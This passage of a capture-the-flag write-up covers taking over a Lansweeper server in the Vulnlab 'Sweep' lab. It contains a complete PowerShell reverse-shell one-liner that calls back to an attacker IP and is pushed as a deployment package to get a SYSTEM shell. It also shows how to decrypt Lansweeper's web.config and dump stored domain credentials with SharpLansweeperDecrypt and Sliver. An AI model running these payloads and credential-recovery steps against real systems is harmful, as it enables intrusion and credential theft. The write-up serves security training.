powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.8.4.253',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

We need now to create a new credential mapping to assign to this new deployment package.
In the Scanning > Scanning credentials > Credential Mapping section we click + Credential and fill/select as bellow:
- Mapping type: Windows Computer
- Domain\Computername: sweep\inventory
- Select
Inventory Windows

We can see the status of svc_inventory_win has changed as now it is mapped:

We return to Deployment > Deployment packages, click on our package Remote - Shell then click on Deploy now and fill/select as below:

Before click on the Ok button, we set our Netcat listener on our attacker machine:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Then click on Ok and confirm with Yes:

We got our shell as SYSTEM:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...

connect to [10.8.4.253] from (UNKNOWN) [10.10.115.23] 56310
PS C:\Windows\system32> whoami
nt authority\system
So we can grab the flag Sweep_Root:
PS C:\Windows\system32> type c:\users\administrator\desktop\root.txt
VL{06a6c584a3492df1807f1d7c4de0ec56}
Unintended way - web.config
In our WinRM session with svc_inventory_lnx, we can see the presence of web.config in C:\Program Files (x86)\Lansweeper\Website\:
*Evil-WinRM* PS C:\Program Files (x86)\Lansweeper\Website> dir


    Directory: C:\Program Files (x86)\Lansweeper\Website


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/8/2024  11:46 AM                actions
d-----          2/8/2024  11:53 AM                App_Data
d-----          2/8/2024  11:46 AM                Asset
d-----          2/8/2024  11:46 AM                AssetPictures
d-----          2/8/2024  11:46 AM                Assets
d-----          2/8/2024  11:47 AM                bin
d-----          2/8/2024  11:47 AM                Cache
d-----          2/8/2024  11:47 AM                Calendar
d-----          2/8/2024  11:47 AM                cleditor
d-----          2/8/2024  11:47 AM                configuration
d-----          2/8/2024  11:47 AM                css
d-----          2/8/2024  11:47 AM                customdata
d-----          2/8/2024  11:47 AM                DataDictionary
d-----          2/8/2024  11:47 AM                deployment
d-----          2/8/2024  11:46 AM                DOCS
d-----          2/8/2024  11:47 AM                Firstrun
d-----          2/8/2024  11:47 AM                fonts
d-----          2/8/2024  11:47 AM                fullcalendar
d-----          2/8/2024  11:47 AM                helpdesk
d-----          2/8/2024  11:53 AM                images
d-----          2/8/2024  11:47 AM                img
d-----          2/8/2024  11:47 AM                js
d-----          2/8/2024  11:46 AM                kbs_index
d-----          2/8/2024  11:47 AM                Knowledgebase
d-----          2/8/2024  11:47 AM                lang
d-----          2/8/2024  11:47 AM                MainMaster
d-----          2/8/2024  11:47 AM                Prerequisites
d-----          2/8/2024  11:47 AM                Report
d-----          2/8/2024  11:47 AM                Scanning
d-----          2/8/2024  11:47 AM                Software
d-----          2/8/2024  11:47 AM                templates
d-----          2/8/2024  11:46 AM                tickets_index
d-----          2/8/2024  11:47 AM                User
d-----          2/8/2024  11:47 AM                userpictures
d-----          2/8/2024  11:47 AM                vendors
d-----          2/8/2024  11:47 AM                Widgets
d-----          2/8/2024  11:47 AM                WidgetsCustom
-a----         1/29/2024   5:49 PM             86 404.aspx
-a----         1/29/2024   5:49 PM             86 500.aspx
-a----         1/29/2024   5:49 PM             86 AddTabs.aspx
-a----         1/29/2024   5:49 PM             86 api.aspx
-a----         1/29/2024   5:49 PM             86 asset.aspx
-a----         1/29/2024   5:49 PM             86 AssetActions.aspx
...
-a----          2/8/2024  11:53 AM           6339 web.config
...
*Evil-WinRM* PS C:\Program Files (x86)\Lansweeper\Website> type web.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
<configSections>
<section name="featureToggles" type="System.Configuration.AppSettingsSection, System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"/>
</configSections>
<appSettings>
<add key="DirectoryJS" value="js/release/"/>
<add key="DirectoryCSS" value="css/"/>
<add key="aspnet:MaxJsonDeserializerMembers" value="990000"/>
<add key="HdUpdateThread" value="1"/>
</appSettings>
<connectionStrings configProtectionProvider="DataProtectionConfigurationProvider">
<EncryptedData>
<CipherData>
<CipherValue>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAgzIANE59TESof+KDtzRrYgQAAAACAAAAAAAQZgAAAAEAACAAAADZXXb0nohQo/8w0EjMuxtdrsO+oWE/8nDm/sEaWGOh3wAAAAAOgAAAAAIAACAAAACklghdDLbVFPEM7B4ZpcRybvQgCHDDtgwAAeT5KyzVWtACAADAF3FYUr4SCYc5HSnHnnc6kNS4Rfc09lvTGIzwlOXXrMq2BXQ2rAKsHAKs6u4MLg7AbsuSQ5uXFoLv5gq+G7I7lLKnkjwZtj9q74RubSt1adkMEftUASe1UXOKoZMzjfSat7c80do1he16BvzrxMq4WZ9CMUt7L6oGYCGHLHKWClFNDfCjZpp1nqZMcEylVkz5zgayHZYhAW9C4+NATr+QLm1EGKNeZUmyW+oLkOkuvlj4OLonw1OY8DVMafH0MWY0tRmiFYwVzRpydb0Cw2Ms1rRy9EdLB570Qb45LVE4DqM43oHepfC+dqg0qScPdHxLdtHcWyeKgSlEHvML5kn/9G9g5DCX9QCtTgfVKU30A8zlc1BMYAn9Th0EEUW3UXHRMu+w1QAQmoeCcRN1V0LTtmjvEHazumgtfBXElHKvU3brBJDvyCHtGY9GVXs/Mhn5X9JrLYuP26Tx00vhfRd+jWuiiIVZarLSf/ZPVjBoKQQzHU6S2Aj2IV3tG7vdnrqPScIj3lhCeLhjEEAlLkdOoBefaeIST02PqWYTH6+mQODIp1XeWkhpCYN5ZFZG/vCdy938e159Cz2Bs57JQ7/3gY+RXbXth6/AqK3aiwfxc2qWAnpUazIS8ZYppqnwYSwXOoGtF1N8qUrOO3xYIyC23SgtpsnRibGNPauCzkryg+oQ0kSBYyQsVfUzhgPsXkdhvEPC7yVJ0cfbqYun/Mv00opCSYM0dOMvqaljKFoeraDIlqEqSJwouD80YXVPRhRnajr6hzTUVrMXlXImbWev4NAAjilyjQs3BYGJy5nbx1mkNn9AeWlInBFkmV0oLwy++Ap8tShR6CZoxv6OiR04W5pCAUYxdgERr/aQXvSVXFL2apxfE+oHxSDrzzH9bI82eejiDgjI4PqBrBet+3tMDvGsfjGwElWiy7OfMfhOjgTgggF4SVMYbyWUVGo6gF1AAAAAMOQYm/6r5L1Mzd7iM4dfwt6qqImlYluj/3j03jq2X+4ChPcl4wD9LM5ph9aYnTRNeRHLUeXHvPonZNpB304iLg==</CipherValue>
</CipherData>
</EncryptedData>
</connectionStrings>
<runtime>
<assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
<dependentAssembly>
<assemblyIdentity name="Newtonsoft.Json" publicKeyToken="30ad4fe6b2a6aeed" culture="neutral"/>
<bindingRedirect oldVersion="0.0.0.0-13.0.0.0" newVersion="13.0.0.0"/>
</dependentAssembly>
<dependentAssembly>
<assemblyIdentity name="log4net" publicKeyToken="669e0ddf0bb1aa2a" culture="neutral"/>
<bindingRedirect oldVersion="0.0.0.0-2.0.8.0" newVersion="2.0.8.0"/>
</dependentAssembly>
</assemblyBinding>
</runtime>
<system.web>
<httpRuntime maxRequestLength="201900" executionTimeout="600" requestValidationMode="2.0" enableVersionHeader="false"/>
<authentication mode="Windows"/>
<identity impersonate="false"/>
<compilation debug="false" defaultLanguage="C#" strict="false" explicit="true" targetFramework="4.0">
<assemblies>
<remove assembly="Microsoft.VisualStudio.Web.PageInspector.Loader, Version=1.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"/>
<remove assembly="System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<remove assembly="System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<remove assembly="System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<remove assembly="System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<remove assembly="System.DirectoryServices.AccountManagement, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<add assembly="System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<add assembly="System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<add assembly="System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<add assembly="System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
<add assembly="System.DirectoryServices.AccountManagement, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089"/>
</assemblies>
</compilation>
<httpCookies httpOnlyCookies="true" sameSite="Strict"/>
<sessionState cookieSameSite="Strict"/>
</system.web>
<system.webServer>
<validation validateIntegratedModeConfiguration="false"/>
<security>
<requestFiltering>
<verbs allowUnlisted="true">
<add verb="TRACE" allowed="false"/>
<add verb="OPTIONS" allowed="false"/>
</verbs>
<hiddenSegments>
<add segment="templatefiles"/>
<add segment="DOCS"/>
</hiddenSegments>
<requestLimits maxAllowedContentLength="1147483648"/>
</requestFiltering>
</security>
<httpErrors errorMode="Custom">
<remove statusCode="404"/>
<error statusCode="404" path="/404.aspx" responseMode="ExecuteURL"/>
<remove statusCode="500"/>
<error statusCode="500" path="/500.aspx" responseMode="ExecuteURL"/>
</httpErrors>
<staticContent>
<clientCache cacheControlMode="UseMaxAge" cacheControlMaxAge="1.00:00:00"/>
</staticContent>
<httpProtocol>
<customHeaders>
<remove name="X-Powered-By"/>
</customHeaders>
</httpProtocol>
</system.webServer>
<location path="api.aspx">
<system.webServer>
<security>
<authentication>
<anonymousAuthentication enabled="true"/>
</authentication>
</security>
</system.webServer>
<system.web>
<authorization>
<allow users="*"/>
</authorization>
</system.web>
</location>
<system.codedom>
<compilers>
<compiler extension=".cs" language="c#;cs;csharp" warningLevel="4" compilerOptions="/langversion:7.3 /nowarn:1659;1699;1701;612;618" type="Microsoft.CodeDom.Providers.DotNetCompilerPlatform.CSharpCodeProvider, Microsoft.CodeDom.Providers.DotNetCompilerPlatform, Version=3.6.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35"/>
<compiler extension=".vb" language="vb;vbs;visualbasic;vbscript" warningLevel="4" compilerOptions="/langversion:default /nowarn:41008,40000,40008 /define:_MYTYPE=\"Web\" /optionInfer+" type="Microsoft.CodeDom.Providers.DotNetCompilerPlatform.VBCodeProvider, Microsoft.CodeDom.Providers.DotNetCompilerPlatform, Version=3.6.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35"/>
</compilers>
</system.codedom>
</configuration>
We have both the encrypted password and the encryption key in C:\Program Files (x86)\Lansweeper\Key\Encryption.txt.
The database connection strings contained within Lansweeper’s web.config (encrypted).
Manually, with the read-access to the installation folder we can decrypt the db connection strings from the web.config file then connect to the localdb, dump the configured credentials and also decrypt them:
Sample:
PS C:\Users\commando\Downloads\LansweeperPasswordRecovery-master\LansweeperPasswordRecovery-master\LPR6\bin\Debug > .\Lansweeper6_PasswordRecovery.exe .\Encryption.txt .\users.txt
[*] Processing files .\Encryption.txt, .\users.txt.
[*] Loading key file .\Encryption.txt.
[*] Processing 1024 bytes for the key file.
[*] Loading cipher file .\users.txt
[*] Loading cipher line svc_inventory_win:peGaNnWWCtOze2S++8QxNdGh8O1OUwisKgokXzrlsLQ=
[*] Loading cipher line svc_inventory_lnx:fuVE63qSVMPbuSnYUdUE+MuRpn9t/PXyLnMUb4gfDew=
[-] Recovered password for user svc_inventory_win as 4^56!sK&}eA?
[-] Recovered password for user svc_inventory_lnx as 0|5m-U6?/uAX
We use Yeeb’s SharpLansweeperDecrypt for full automation and easier way:

$ git clone https://github.com/Yeeb1/SharpLansweeperDecrypt.git
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
*Evil-WinRM* PS C:\windows\tasks> iwr http://10.8.4.253/LansweeperDecrypt.ps1 -o LansweeperDecrypt.ps1
*Evil-WinRM* PS C:\windows\tasks> ./LansweeperDecrypt.ps1
[+] Loading web.config file...
[+] Found protected connectionStrings section. Decrypting...
[+] Decrypted connectionStrings section:
<connectionStrings>
<add name="lansweeper" connectionString="Data Source=(localdb)\.\LSInstance;Initial Catalog=lansweeperdb;Integrated Security=False;User ID=lansweeperuser;Password=Uk2)Dw3!Wf1)Hh;Connect Timeout=10;Application Name="LsService Core .Net SqlClient Data Provider"" providerName="System.Data.SqlClient" />
</connectionStrings>
[+] Opening connection to the database...
[+] Retrieving credentials from the database...
[+] Decrypting password for user: SNMP Community String
[+] Decrypting password for user:
[+] Decrypting password for user: SWEEP\svc_inventory_win
[+] Decrypting password for user: svc_inventory_lnx
[+] Credentials retrieved and decrypted successfully:
CredName Username Password
-------- -------- --------
SNMP-Private SNMP Community String private
Global SNMP public
Inventory Windows SWEEP\svc_inventory_win 4^56!sK&}eA?
Inventory Linux svc_inventory_lnx 0|5m-U6?/uAX
[+] Database connection closed.
Found
svc_inventory_win:4^56!sK&}eA?
As svc_inventory_win is a member of Domain Admins group then it can connect to the DC and we can grab the last flag:
$ nxc winrm inventory.sweep.vl -u 'svc_inventory_win' -p '4^56!sK&}eA?' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.82.173    5985   INVENTORY        [*] Windows Server 2022 Build 20348 (name:INVENTORY) (domain:sweep.vl)
WINRM       10.10.82.173    5985   INVENTORY        [+] sweep.vl\svc_inventory_win:4^56!sK&}eA? (Pwn3d!)
WINRM       10.10.82.173    5985   INVENTORY        [+] Executed command (shell type: powershell)
WINRM       10.10.82.173    5985   INVENTORY        VL{06a6c584a3492df1807f1d7c4de0ec56}
We can also do it inside a Sliver C2 session:
sliver (maldev) > inline-execute-assembly tool/SharpLansweeperDecrypt.exe -

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 12298 bytes to memory

╔═╗┬ ┬┌─┐┬─┐┌─┐╦  ┌─┐┌┐┌┌─┐┬ ┬┌─┐┌─┐┌─┐┌─┐┬─┐╔╦╗┌─┐┌─┐┬─┐┬ ┬┌─┐┌┬┐
╚═╗├─┤├─┤├┬┘├─┘║  ├─┤│││└─┐│││├┤ ├┤ ├─┘├┤ ├┬┘ ║║├┤ │  ├┬┘└┬┘├─┘ │
╚═╝┴ ┴┴ ┴┴└─┴  ╩═╝┴ ┴┘└┘└─┘└┴┘└─┘└─┘┴  └─┘┴└─═╩╝└─┘└─┘┴└─ ┴ ┴   ┴

[+] Loading web.config file...
[+] Decrypted connectionStrings section:
Using connectionString: Data Source=(localdb)\.\LSInstance;Initial Catalog=lansweeperdb;Integrated Security=False;User ID=lansweeperuser;Password=Uk2)Dw3!Wf1)Hh;Connect Timeout=10;Application Name="LsService Core .Net SqlClient Data Provider"
[+] Opening connection to the database...
[+] Retrieving credentials from the database...
[+] Credential decrypted successully
┌───────────────────────────────────────┐
│ Credential: SNMP-Private              │
│ Username:   SNMP Community String     │
│ Password:   private                   │
└───────────────────────────────────────┘
[+] Credential decrypted successully
┌───────────────────────────────────────┐
│ Credential: Global SNMP               │
│ Username:                             │
│ Password:   public                    │
└───────────────────────────────────────┘
[+] Credential decrypted successully
┌───────────────────────────────────────┐
│ Credential: Inventory Windows         │
│ Username:   SWEEP\svc_inventory_win   │
│ Password:   4^56!sK&}eA?              │
└───────────────────────────────────────┘
[+] Credential decrypted successully
┌───────────────────────────────────────┐
│ Credential: Inventory Linux           │
│ Username:   svc_inventory_lnx         │
│ Password:   0|5m-U6?/uAX              │
└───────────────────────────────────────┘
[+] Database connection closed.

[+] inlineExecute-Assembly Finished
We can also use aspnet_regiis.exe:
- https://learn.microsoft.com/en-us/previous-versions/aspnet/dtkwfdky(v=vs.100)
- https://learn.microsoft.com/en-us/previous-versions/aspnet/zhhddkxy(v=vs.100)
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=bfc3ad1e-52b0-43b0-8184-e2a3b5eac99b
Interesting post about the db decrypting part: